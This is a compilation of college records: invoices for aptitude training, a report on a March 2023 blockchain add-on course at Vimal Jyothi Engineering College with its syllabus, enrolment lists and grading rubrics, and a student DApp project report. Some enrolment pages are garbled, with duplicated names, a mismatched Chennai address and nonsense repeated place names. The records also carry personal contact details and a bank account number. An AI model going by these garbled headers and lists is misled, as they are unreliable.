Kannur, Kerala -670632

Email: tpc@vjec.ac.in

Office: 0460-2212240 Ext:126

Mobile: 9946943094

Invoice



Invoice No # **PR/0018/20-30**
Invoice Date **January 07, 2022**
Due Date **February 07, 2022**

Billed By

PROGRESSUM EDUTECH PRIVATE LIMITED
42/507A,
ALAPPUZHA,
Kerala, India - 688012
PAN: AALCP4674M
Email: progressumedu@gmail.com
Phone: +91 95678 20465

Billed To

Vimal Jyothi Engineering College
Jyoti Nagar, Chemperi,
Kannur,
Kerala, India - 670632

Item	Quantity	Rate	Amount
Aptitude Generic & TCS Specific training	2.5	₹6,400	₹16,000

Total Training duration 30 hours, Current billing 15 hours.

Total (in words): SIXTEEN THOUSAND RUPEES ONLY

Total (INR) ₹16,000

Bank Details

Account Holder Name PROGRESSUM EDUTECH PRIVATE LIMITED
Account Number 50200053390616
IFSC HDFC0009697
Account Type Current
Bank HDFC Private Limited



For any enquiry, reach out via email at progressumedu@gmail.com, call on +91 90610 34523

Invoice



Invoice No # PR/0020/20-33
Invoice Date February 02, 2022
Due Date March 05, 2022

Billed By

PROGRESSUM EDUTECH PRIVATE LIMITED
42/507A,
ALAPPUZHA,
Kerala, India - 688012
PAN: AALCP4674M
Email: progressumedu@gmail.com
Phone: +91 95678 20465

Billed To

Vimal Jyothi Engineering College
Jyoti Nagar, Chemperi,
Kannur,
Kerala, India - 670632

Item	Quantity	Rate	Amount
1. Aptitude Generic + Tcs Specific	5	₹6,400	₹32,000
Total (INR)			₹32,000

Total (in words): THIRTY TWO THOUSAND RUPEES ONLY

Bank Details

Account Holder Name PROGRESSUM EDUTECH PRIVATE LIMITED
Account Number 50200053390616
IFSC HDFC0009697
Account Type Current
Bank HDFC Private Limited



For any enquiry, reach out via email at progressumedu@gmail.com, call on +91 95678 20465

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10	Evaluation Rubrics
11	Sample Project Report



VIMAL JYOTHI ENGINEERING COLLEGE

**Department Of Computer Science Engineering
Presents**

5 DAY TRAINING PROGRAM FOR FINAL YEAR CSE STUDENTS

ON

BLOCKCHAIN TECHNOLOGIES

Date : 04/03/2023 - 08/03/2023

5 day hybrid training program

(2 day online, 2 day offline and 1 day project).

Staff Coordinators

Mr. Rijin IK.

Ms. Diya Rameshan

Assistant Professor

Student Coordinators

Adheena KM

Aalap Ragesh

S8 CSE A

Report on value added course

Block chain Technology

for

Final Year CSE (2019-23 BATCH)



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
VIMAL JYOTHI ENGINEERING COLLEGE CHEMPERI
CHEMPERI P.O. - 670632, KANNUR, KERALA, INDIA
March 2023

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Chapter 1

Introduction

An Add-on Course on Block chain Technology was organized from 4th March 2023 to 8th March 2023. It was a 5-day hybrid training program consisting of 2 days online and 3 days offline, and on the last day students got an opportunity to implement simple blockchain projects. The primary objective of this program was to make the Students familiar with the basics and recent advancement in Block-chain technology. Sessions were carefully designed to cover a lot of practical applications including industrial case studies and real-time applications. The training program was attended by 54 participants from Final year computer science and engineering. The speakers from both renowned industry and academia background shared their knowledge and experiences with participants.

On Day 1 (4th March): Session 1 on "Introduction to block chain" was delivered by Dr Jubilant J Kizhakkethottam (Professor, Department of computer science and engineering, Saintgits College of Engineering Pathamuttam). Session covered the BlockChain Technology History Process Lifecycle and its architecture along with its applications and challenges. The next session was delivered on the topic "Public-Key Cryptography, Hashing, Block, Markle Tree". The expert for the session was Mr. Thomas Joseph . He discussed the fundamentals of cryptographic hash functions and the basic structure of Markle Tree In his session, he also discussed various open-source tools, libraries and frameworks.

On Day 2 (5th March): First session was taken by Ms. Liz George She briefly explained different Tiers of Blockchain Technology and also discussed various aspects of blockchain technology like Public Blockchain, Private Blockchain, Semi-Private Blockchain and Sidechains. Session 2 was taken up by Dr Jubilant J Kizhakkethottam; he explained the concepts behind Bitcoin and Ethereum. He further introduced Smart Contracts, Consensus Model and Incentive Model- Metamask He concluded the session with various research areas in the field of block chain

On Day 3 (6th March): Session 1 & 2 addressed "Smart Contract Programming and Deployment of Ethereum Blockchain". The lecture was delivered by Dr Jubilant J Kizhakkethottam. He gave an overview on Solidity and further explained the applications and challenges of a smart contract.

On Day 4 (7th March): Session 1 & 2 addressed Building Dapp with Solidity The lecture was delivered by Mr. Hari M. He discussed the need for decentralization and compared BlockChain technology with distributed Ledger Technology. He concluded the session with various tools, libraries and frameworks that can be used to build decentralized applications with solidity.

On Day 5 (8th March): Session 1 was a project development session where students developed simple blockchain related projects. Session 2 was taken up by Mr Tibin He explained about the various career opportunities in the blockchain sector.

Chapter 2

Syllabus

Course Description

This course provides a broad overview of the essential concepts of blockchain technology by initially exploring the Bitcoin protocol followed by the Ethereum protocol to lay the foundation necessary for developing applications and programming.

Course Objective

1. To demonstrate a comprehensive understanding of the history, types, and applications of Blockchain technology
2. To acquire knowledge about cryptography and consensus algorithms.
3. To familiarize students with Bitcoin protocol followed by the Ethereum protocol to lay the foundation necessary for developing applications and programming
4. Students should be able to learn about different types of blockchain

Course Outcomes (CO)

1. Contentedly discuss and describe the history, types and applications of Blockchain
2. Gains familiarity with cryptography and Consensus algorithms.
3. Understand how Blockchain systems (mainly Bitcoin and Ethereum) work.

4. Design, build, and deploy smart contracts and distributed applications.

COs	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
CO1	3	-	-	-	-	-	-	-	-	-	-	-
CO2	3	3	-	-	3	-	3	3	3	-	3	-
CO3	3	3	-	-	3	-	3	3	3	-	3	-
CO4	3	3	-	-	3	-	-	-	3	-	3	-

SYLLABUS:

Unit	Details	Hours
1	Introduction to block chain – History, Evolution and Definition, Public-Key Cryptography, Hashing, Block, Markle Tree	6
2	Tiers of Blockchain Technology- Blockchain 1.0, Blockchain 2.0, Blockchain 3.0, Types of Blockchain-Public Blockchain, Private Blockchain, Semi-Private Blockchain, Sidechains.	6
3	Bitcoin Blockchain- Structure, Operations, Features, Consensus Model, Incentive Model Ethereum Blockchain- Smart Contracts, Ethereum Structure, Operations, Consensus Model, Incentive Model– Metamask	6
4	Smart contract development- Introduction to development with Solidity, Development environments	6
5	Decentralized applications (Dapps)- Smart Contract Creation, Front-End Creation, Connecting Smart Contract with Front-End Application, Deploying Dapp, Validation, And Testing of Dapp.	6

Evaluation

Students are required to complete a project, based on which work marks are awarded

Max : 50 marks

The Passing marks required are 50%

Distribution of marks for the Project is as follows:

- i Project Design : 20 Marks
- ii Implementation : 20 Marks
- iii Report : 10 Marks

Books:

1. Kirankalyan Kulkarni, Essentials of Bitcoin and Blockchain, Packt Publishing.
2. Anshul Kaushik, Block Chain Crypto Currencies, Khanna Publishing House.
3. Tiana Laurence, Blockchain for Dummies, 2nd Edition 2019, John Wiley Sons.
4. Mastering Blockchain: Deeper insights into decentralization, cryptography, Bitcoin, and popular Blockchain frameworks by Imran Bashir, Packt Publishing (2017)

5. Online Resources:

- <https://nptel.ac.in/courses/106105184/>
- https://swayam.gov.in/nd1_noc20_cs01/preview
- ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER EIP-150 REVISION DR. GAVIN WOOD FOUNDER, ETHEREUM ETHCORE GAVIN@ETHCORE.IO

Chapter 3


Certificate





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Chapter 4

List of Students Enrolled

 **VIMAL JYOTHI**
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1077, PAMARU ROAD, CHENNAI 600 044
www.vimaljyothi.ac.in

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Add on Course-Block (from Institute)

List of students enrolled

Sl.No	Name	Semester & Branch	Signature
1	Anish Rajesh	2B CSE A	[Signature]
2	Abhinav C	5B CSE A	[Signature]
3	Abhinav Thomas	5B CSE A	[Signature]
4	Aishwarya	5B CSE A	[Signature]
5	Aishwarya Toppu	5B CSE A	[Signature]
6	Aishwarya Kulkarni	5B CSE A	[Signature]
7	Akhil K	5B CSE A	[Signature]
8	Anish Jith	5B CSE A	[Signature]
9	Anish Alankar	2A CSE	[Signature]
10	Akshay Sasi	5B CSE A	[Signature]
11	Abhinav Thomas	5B CSE A	[Signature]
12	Aishwarya Sathyan	5B CSE A	[Signature]
13	Aishwarya Sathyan	5B CSE A	[Signature]
14	Aishwarya Sathyan	5B CSE A	[Signature]

Dr. Suresh Kumar, 27/11/2019, Email: suresh@vimaljyothi.ac.in, Mobile: 9840123456



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ENGINEERING COLLEGE
20TH LAKSHI CROSSROADS - KADAPATI, KADAPATI
KADAPATI, KADAPATI, KADAPATI



15	Najana Suresh	SE CSE A	Signature
16	Ami Rose Isaac	SE CSE A	Signature
17	Antony Thomas	SE CSE A	Signature
18	Anamitha S Pradiu	SE CSE A	Signature
19	Anurog C Mohol	SE CSE A	Signature
20	Arjun K V	SE CSE A	Signature
21	Adrian Augustine	SE CSE A	Signature
22	Augustin Ralind	SE CSE A	Signature
23	Berly Xavier	SE CSE A	Signature
24	Daashitha K	SE CSE A	Signature
25	Deanis benny	SE CSE A	Signature
26	Cheray K	SE CSE A	Signature
27	Chya S	SE CSE A	Signature
28	EP GIOPKA	SE CSE A	Signature
29	Fazr Muhammed	SE CSE A	Signature
30	Fazlan Rahman	SE CSE A	Signature
31	Hasan Prayim	SE CSE A	Signature
32	Hedhrik P.V	SE CSE A	Signature

Signature
RJ



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33	Justin Raju	S8CSEA	<i>Justin</i>
34	Joshua Mathew	S8 CSE A	<i>Joshua</i>
35	Keerthana	S8 CSE A	<i>Keerthana</i>
36	MAHU mathew jiji	S8 CSE A	<i>Mahu</i>
37	Mohammad Razi Riyaz	S8 CSE A	<i>Mohammad</i>
38	Muhsina Musafa	S8 CSE A	<i>Muhsina</i>
39	Nihal V George	S8 CSEA	<i>Nihal</i>
40	Nikhil Remesh	S8 CSE A	<i>Nikhil</i>
41	Pournami	S8 CSE A	<i>Pournami</i>
42	Prasanna KT	S8 CSE A	<i>Prasanna</i>
43	Riya Rose	S8 CSE A	<i>Riya</i>
44	Rose Mariya Jy	S8 CSE A	<i>Rose</i>
45	Sahad Abdul Rahman	S8 CSE A	<i>Sahad</i>
46	Sangeetha K	S8 CSE A	<i>Sangeetha</i>
47	Shaban Abdullahi K	S8 CSE A	<i>Shaban</i>
48	Shari Thomas	S8 CSE A	<i>Shari</i>
49	Sharon Rose Babu	S8 CSE A	<i>Sharon</i>
50	Shinil Shaja	S8 CSE A	<i>Shinil</i>



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KURUPPETA, PITHAMBARA, KANAKUR, KANAKUR
KURUPPETA, PITHAMBARA, KANAKUR, KANAKUR



51	ShyHya PV	SE CSE A	<i>[Signature]</i>
52	Sidharthan AK	SE CSE A	<i>[Signature]</i>
53	Sidharth K-V	SE CSE A	<i>[Signature]</i>
54	Arigtha Subyanathan	SE CSE A	<i>[Signature]</i>
55	Sona P	SE CSE A	<i>[Signature]</i>
56	BREHARI JAYESH	SE CSE A	<i>[Signature]</i>
57	Snithi P K	SE CSE A	<i>[Signature]</i>
58	Uvais Hassan	SE CSE A	<i>[Signature]</i>
59	VR Anya	SE CSE A	<i>[Signature]</i>

Chapter 5

Snippets



Blockchain Technologies Training Program on 4-8 march 2023 by Dr. Jubilant J Kizhakkethottam (Professor, CSE, Saintgits College of Engineering Pathamuttam)




Blockchain Technologies Training Program on 4-8 march 2023 by Dr. Jubilant J Kizhakkethottam (Professor, CSE, Saintgits College of Engineering Pathamuttam)

Jubilant J Kizhakkethottam
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Chapter 6

Course End Survey

Level of knowledge gained from this training program to understand blockchain fundamentals to solve complex engineering problems:




The level of Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of


mathematics, natural sciences, and engineering sciences:



The level of knowledge gained from this training program to create, select and apply modern engineering and IT tools, including forecasting and modeling, technologies and resources suitable for complex engineering operations by understanding the constraints:



The Training Program helps to understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.




The Training Program helps to apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.



The Training Program helps to function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.



Level of demonstrating knowledge and understanding of Engineering and management principles, as a member and apply them in own work, Leader in a team, managing projects and in multidisciplinary environments;



- Excellent
- Very good
- Good
- Satisfactory
- Poor

Chapter 7

Attainment

7.1 PO Attainment

PO ATTAINMENT

Batch : 2019-2023 CSE A

Year of study: 2021-2022

Name of the Subject with code: ADCS701-BLOCKCHAIN TECHNOLOGY

Name of the Staff: RIJIN IK

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6
CO 1	3	3	-	-	-	-	-
CO 2	3	3	3	-	-	3	-
CO 3	3	3	3	-	-	3	-
CO 4	3	3	3	-	-	3	-

PO	PO1	PO2	PO3	PO4	PO5	PO6
ATTAINED	3	3	-	-	3	-

PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
-	-	-	-	-	-	-	-
-	-	3	-	3	-	-	-
-	-	3	-	3	-	-	-
-	-	3	-	3	-	-	-

PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
-	-	3	-	3	-	-	-

7.2 CO Attainment

CO ATTAINMENT

Course Outcome	Project	Direct Attainment	Indirect Attainment (Course End Survey)	CO Attainment
CO1	3	3	3	3
CO2	3	3	3	3
CO3	3	3	3	3
CO4	3	3	3	3



ADCS701-BLOCKCHAIN TECHNOLOGY

Evaluation Rubrics

Project Design : 20 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	Provides a thorough and well-organized discussion of the history, types, and applications of blockchain technology [CO 1]	5	The discussion is incomplete and disorganized, and key concepts are missing or inaccurate. The history, types, and applications of blockchain technology are not well-explained or connected, and the discussion lacks coherence. (0 – 1 Marks)	The discussion covers the history, types, and applications of blockchain technology, but lacks depth or organization. Some important concepts may be unclear or inaccurate, and the discussion may not flow logically.(2 – 3 Marks)	The discussion provides a thorough and well-organized overview of the history, types, and applications of blockchain technology. Concepts are accurate and clearly explained, and the discussion flows logically and coherently(4 Marks)	The discussion is exceptional, demonstrating mastery of the topic. The content is sophisticated, nuanced, and presented in a compelling manner, with detailed examples and insightful analysis. The history, types, and applications of blockchain technology are thoroughly explored and well-integrated.(5 Marks)
2	Provides a clear and accurate description of cryptography and consensus algorithms [CO 2]	5	The description is inaccurate or unclear, contains significant errors or omissions, and/or does not provide a basic understanding of cryptography and consensus algorithms.(0 – 1	The description provides some accurate information but also includes some inaccuracies or inconsistencies, or may be too general or incomplete to fully understand cryptography and consensus algorithms.(2	The description is mostly accurate and provides a clear and thorough explanation of cryptography and consensus algorithms, demonstrating a good	The description is highly accurate, clear, and comprehensive, providing an in-depth and sophisticated understanding of cryptography and consensus algorithms, and demonstrating a deep expertise in the subject matter.(5



		Marks)	– 3 Marks)	understanding of the concepts and their applications.(4 Marks)	Marks)	
3	Provides a clear and accurate description of how blockchain systems, such as Bitcoin and Ethereum, work [CO 3]	5	The description provided is vague, incomplete, or inaccurate. The reader would not gain a clear understanding of how blockchain systems work from reading this description.(0 – 1 Marks)	The description provided is somewhat clear and accurate, but it lacks detail or is overly simplified. The reader would gain a basic understanding of how blockchain systems work, but may still have some questions or misunderstandings.(2 – 3 Marks)	The description provided is clear and accurate, and includes enough detail to give the reader a comprehensive understanding of how blockchain systems work. The reader would feel confident in their understanding of this topic after reading this description.(4 Marks)	The description provided is not only clear and accurate, but also goes above and beyond by providing additional insights, examples, or context that enhance the reader's understanding. The reader would feel not only confident but also engaged and interested in the topic after reading this description.(5 Marks)
4	Successfully designs and builds a smart contract or distributed application using a blockchain platform, such as Ethereum [CO 4]	5	The individual has not demonstrated the ability to design or build a smart contract or distributed application using a blockchain platform such as Ethereum.(0 – 1 Marks)	The individual has some basic knowledge of blockchain technology and has attempted to design and build a smart contract or distributed application using a blockchain platform such as Ethereum. However, the outcome of the project is not very impressive, with several errors and bugs, and the project may not function as intended.(2	The individual has a good understanding of blockchain technology and has successfully designed and built a smart contract or distributed application using a blockchain platform such as Ethereum. The project works as	The individual has demonstrated exceptional knowledge and expertise in blockchain technology and has designed and built a highly complex smart contract or distributed application using a blockchain platform such as Ethereum. The project functions flawlessly, with no errors or bugs, and



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				- 3 Marks)	intended, with few errors or bugs, and the code is well-organized and easy to read.(4 Marks)	the code is extremely well-organized and easy to understand. The individual has also implemented innovative and creative solutions to challenges encountered during the project.(5 Marks)
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Implementation : 20 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	Demonstrates proficiency in using tools and programming languages, such as Solidity and Truffle, to develop the smart contract or distributed application [CO4]	10	The individual is unable to demonstrate any proficiency in using Solidity and Truffle to develop a smart contract or distributed application. They may lack basic understanding of the tools and programming languages, and may not be able to execute even simple tasks without assistance.(0 – 1 Marks)	The individual has some familiarity with Solidity and Truffle, but their proficiency is limited. They may be able to perform basic tasks and use basic functions, but may struggle with more complex programming concepts or features. They may require significant assistance or guidance from more experienced developers.(2 – 3 Marks)	The individual is proficient in using Solidity and Truffle to develop smart contracts or distributed applications. They have a strong understanding of the programming languages and tools, and can create complex functions and execute more advanced tasks with ease. They are capable of working independently and require minimal guidance or assistance.(4 Marks)	The individual has exceptional proficiency in using Solidity and Truffle to develop smart contracts or distributed applications. They have a deep understanding of the programming languages and tools, and can create highly complex functions and execute sophisticated tasks with ease. They are capable of working independently and have the ability to innovate and develop new solutions beyond what is commonly practiced.(5 Marks)
2	Successfully deploys the smart contract or distributed application on a blockchain network, such as the Ethereum blockchain [CO 4]	10	The individual has not successfully deployed a smart contract or distributed application on a blockchain network, and does not demonstrate an understanding of the process or technical	The individual has attempted to deploy a smart contract or distributed application on a blockchain network, but encountered technical difficulties or errors. They may have a	The individual has successfully deployed a smart contract or distributed application on a blockchain network, such as the Ethereum	The individual has not only successfully deployed a smart contract or distributed application on a blockchain network, but has



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			requirements.(0 – 3 Marks)	basic understanding of the process, but require additional support and guidance to successfully deploy the contract or application.(4 – 6 Marks)	blockchain. They have demonstrated a strong understanding of the technical requirements and have executed the deployment process with few errors or issues.(7 - 9 Marks)	also demonstrated an exceptional level of expertise and proficiency in the process. They have developed innovative solutions to challenges and have a deep understanding of the technical requirements and implications of their deployment.(10 Marks)
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Report : 10 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
1	The report should include an introduction, background, project objective [CO1]	5	The report does not include an introduction, background, or project objective, or they are so poorly developed that they do not provide the reader with a clear understanding of the report's purpose and scope.(0 – 1 Marks)	The report includes an introduction, background, and project objective, but they are incomplete or lack clarity, making it difficult for the reader to understand the context and significance of the report.(2 – 3 Marks)	The report includes a clear and concise introduction that provides an overview of the report's purpose and scope. The background provides relevant information that helps the reader understand the context of the project, and the project objective is well-defined and aligned with the report's overall purpose.(4 Marks)	The report includes an engaging introduction that captures the reader's attention and provides a compelling overview of the report's purpose and scope. The background is comprehensive, providing the reader with all the necessary information to fully understand the project, and the project objective is clearly defined and aligned with the report's purpose.(5 Marks)
	The report should include project design and implementation, results and analysis, conclusion and future work, and references.[CO 4]	5	The report is missing one or more of the required sections (project design and implementation, results and analysis, conclusion and future work, and references) or they are incomplete and lack detail. The report may contain significant errors or inconsistencies, and the writing style may be	The writing style may be inconsistent or difficult to follow, and there may be some errors or inconsistencies in the content. The report may provide a basic overview of the project and its results, but lacks	The report includes all required sections and they are complete, detailed, and well-written. The report provides a clear and comprehensive overview of the project design and implementation,	The report exceeds expectations in all aspects. It includes all required sections and they are exceptionally well-written, detailed, and insightful. The report provides a comprehensive and thorough overview of the project and



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		difficult to follow.(0 – 1 Marks)	depth or analysis.(2 – 3 Marks)	results and analysis, conclusion and future work, and references. The analysis is thoughtful and insightful, and the writing style is clear and engaging.(4 Marks)	its results, and the analysis is sophisticated and nuanced. The writing style is engaging, persuasive, and demonstrates a mastery of the subject matter.(5 Marks)
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BLOCKCHAIN PROJECT REPORT

DApp for managing ToDo

Submitted By:

Sharon Rose Babu
Snigdha Sathyanathan
Albin Thomas
Joshua Mathew
Antony Thomas
Sangeeth K
Sidharthan AK
Akash Ajith

Introduction

A blockchain dApp (decentralized application) is a type of software application that operates on a blockchain network. A blockchain is a distributed digital ledger that records transactions across a network of computers. The transactions are secured using cryptography and are stored in a tamper-proof and immutable manner.

Dapps are decentralized in the sense that they operate on a blockchain network, which is a decentralized system. This means that there is no central authority that controls the network or the dapp. Instead, the network is maintained and secured by a group of users who participate in the network through a process called consensus.

Dapps can be used for a variety of purposes, such as creating digital currencies, managing supply chains, and facilitating peer-to-peer transactions. They offer several advantages over traditional centralized applications, including increased security, transparency, and resilience.

In a blockchain dapp, the logic and data are stored on the blockchain network, rather than on a central server. This means that the dapp can operate without the need for a centralized intermediary, such as a bank or a government agency. The users of the dapp can interact with each other directly, without the need for a trusted third party.

The purpose of a DApp is to provide a decentralized, transparent, and secure way for users to interact with the application, without the need for a central authority or intermediary.

The main advantages of DApps are:

1. **Decentralization:** DApps are designed to be decentralized, which means they run on a network of computers rather than a single server. This makes them resistant to censorship and tampering.
2. **Transparency:** The data and transactions on a DApp are transparent and publicly visible, which creates a high degree of trust between users.
3. **Security:** DApps are typically built on blockchain technology, which provides a high degree of security against fraud, hacking, and other malicious activities.
4. **Openness:** DApps are open-source software, which means that anyone can review the code and make improvements or modifications to the application.

The purpose of a DApp can vary depending on the specific application, but some common use cases include:

1. **Decentralized finance (DeFi):** DApps can be used to create decentralized financial applications, such as lending and borrowing platforms, decentralized exchanges, and stablecoins.

2. Supply chain management: DApps can be used to create a transparent and secure supply chain management system, where all parties involved in the supply chain can track the movement of goods and verify their authenticity.
3. Social media: DApps can be used to create decentralized social media platforms, where users have control over their data and content.
4. Gaming: DApps can be used to create decentralized gaming platforms, where players can trade in-game assets and participate in tournaments without the need for a central authority.

Blockchain technology is a revolutionary technology that has the potential to transform various industries by creating secure, decentralized, and transparent systems. Its key features of decentralization, immutability, and security make it a popular choice for various applications, and its adoption is expected to grow rapidly in the coming years.

Blockchain Technology

Blockchain technology is a distributed digital ledger system that is used to record transactions and store data in a secure and decentralized manner. It was first introduced in 2008 by a person or group of people using the pseudonym "Satoshi Nakamoto" as the underlying technology for the cryptocurrency Bitcoin. Since then, blockchain technology has been adopted by various industries and has become an integral part of many innovative projects.

The concept of blockchain revolves around the idea of creating a secure and tamper-proof digital ledger that can be accessed and verified by multiple parties. The ledger is distributed across a network of computers, which are referred to as nodes. Each node in the network has a copy of the ledger, and each transaction that occurs on the network is recorded on each node's copy of the ledger.

In a blockchain, transactions are recorded in blocks, and each block is linked to the previous block in a chronological sequence, forming a chain of blocks. This chain of blocks is known as the blockchain. Once a block is added to the blockchain, it cannot be altered or deleted, making the blockchain a permanent and immutable record of all transactions.

Blockchain technology uses cryptographic algorithms to ensure the integrity and security of the data stored on the network. Each transaction is verified by multiple nodes on the network, and once a consensus is reached, the transaction is added to the blockchain. This process is known as "mining" and is typically carried out by specialized nodes called "miners" who are incentivized with cryptocurrency rewards for their efforts.

The decentralization of blockchain technology ensures that there is no single point of failure, and the network is not controlled by any central authority. This makes the blockchain highly resistant to hacking and cyber-attacks, as it would require an attacker to take control of a majority of the nodes on the network to alter the blockchain's records. Additionally, the use of

encryption ensures that the data on the blockchain is highly secure and cannot be accessed by unauthorized parties.

One of the key benefits of blockchain technology is that it can be used to create trustless systems, where parties can transact with each other without the need for intermediaries. This has led to the development of various decentralized applications (dApps) that operate on blockchain networks, such as decentralized finance (DeFi) platforms, supply chain management systems, and voting systems.

Blockchain technology can provide several benefits for task management, including:

1. **Decentralization:** One of the main benefits of blockchain technology for task management is its decentralized nature. Tasks and assignments can be recorded on a blockchain network and shared with all authorized parties in a **secure** and transparent manner. This ensures that all stakeholders have access to the same information and can track the progress of tasks in real-time, reducing the need for intermediaries.
2. **Transparency:** The transparency of blockchain technology ensures that all task-related data is publicly accessible and verifiable, providing a clear audit trail of task completion and progress. This allows team members to quickly identify issues and resolve them before they become major problems.
3. **Immutability:** The immutability of the blockchain ensures that once a task is recorded on the network, it cannot be altered or deleted, providing a permanent record of all completed tasks. This reduces the risk of fraudulent activity and ensures that all stakeholders can trust the accuracy of the task-related data.
4. **Smart Contracts:** Smart contracts are self-executing contracts that are encoded on a blockchain network and automatically execute when certain conditions are met. This technology can be used to automate task management processes, reducing the need for human intervention and ensuring that tasks are completed on time and within budget.
5. **Efficiency:** Blockchain technology can streamline the task management process by automating many of the manual processes involved in task management, reducing the time and resources required to complete tasks. This can lead to increased efficiency and productivity, allowing team members to focus on more value-added tasks.
6. **Security:** The security features of blockchain technology, such as encryption and consensus algorithms, ensure that task-related data is secure and protected from unauthorized access or modification. This reduces the risk of data breaches and cyber-attacks, ensuring that all stakeholders can trust the **security of the task-related data**.

Requirements

To use a DApp, you typically need three things:

1. A device with internet access: You will need a computer or mobile device with internet access to connect to the decentralized network where the DApp is running.
2. A compatible web browser or wallet: To interact with a DApp, you will need a compatible web browser or wallet that supports the DApp's protocol. Some DApps require specific wallets or browser extensions to interact with them, while others can be accessed through a standard web browser.
3. Cryptocurrency or tokens: Many DApps require users to hold a specific cryptocurrency or token in order to use the application. For example, a DeFi DApp may require users to hold Ether (ETH) or a stablecoin such as USDT or DAI in order to participate in lending or borrowing activities. Users may also need to pay transaction fees in the cryptocurrency or token in order to interact with the DApp.

It's important to note that using a DApp **can sometimes be more complex** than using a traditional web application, as users need to take extra steps to ensure the security of their funds and data.

Description of account or software

To use a decentralized application (dapp), you typically need a few things:

1. A compatible web3-enabled cryptocurrency wallet: A web3-enabled wallet allows you to interact with dapps on the blockchain. Examples of web3-enabled wallets include MetaMask, Trust Wallet, and Coinbase Wallet. These wallets allow you to securely store your cryptocurrency and interact with dapps using your private key.
2. Sufficient cryptocurrency funds: Since dapps operate on a blockchain network, you typically need to have sufficient cryptocurrency funds to pay for transaction fees and interact with the dapp. The specific cryptocurrency required depends on the dapp and the blockchain network it operates on.
3. Access to the dapp: You can access a dapp by typing its web address into your browser or by finding it on a decentralized app store like State of the Dapps or Dapp.com. Once you have accessed the dapp, you can usually connect your web3-enabled wallet and start interacting with it.
4. Some dapps may require additional software or plugins: Depending on the dapp, you may need to download additional software or plugins to use it. For example, some dapps may require you to download a specific browser extension or plugin to enable certain functionalities.

